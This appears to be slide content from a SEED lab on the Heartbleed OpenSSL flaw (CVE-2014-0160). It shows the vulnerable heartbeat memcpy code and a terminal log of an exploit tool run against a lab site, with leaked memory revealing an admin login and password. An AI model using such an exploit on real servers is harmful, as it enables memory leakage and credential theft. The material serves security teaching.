


```
  // Set the response type and the payload length fields.
  *bp++ = TLS1_HB_RESPONSE;
  s2n(payload, bp);

  // Copy the data from the request packet to the response packet;
  // pl points to the payload region in the request packet.
  memcpy(bp, pl, payload);                                ③
  bp += payload;

  // Add paddings.
  RAND_pseudo_bytes(bp, padding);

  // Code omitted: send out the response packet.
  ......
}
```

How To Exploit



How To Exploit



```
[05/10/2019 08:00] seed@ubuntu:~/sec19/heartbleeding$ python attack.py   www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

.@.AAAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5...............
.........3.2.....E.D...../...A...............................I........
...........
....;5.\.....}...P.o............%N...j#..[.....W.h........M.2HS..YwZnMggKs~...,.9..{&.G..tI.V.uX,;.62.........G.....C.^....w..'<...
.lbSd.d....N.+.vs...>.....7...X!.ge.8..\R..o[\..3t..-urlencoded
Content-Length: 116

__elgg_token=025a16fa54395bdd4c119125f8813338&__elgg_ts=1557500216&username=admin&password=seedadmin&persistent=true....z."'..a..>8
.%.|
```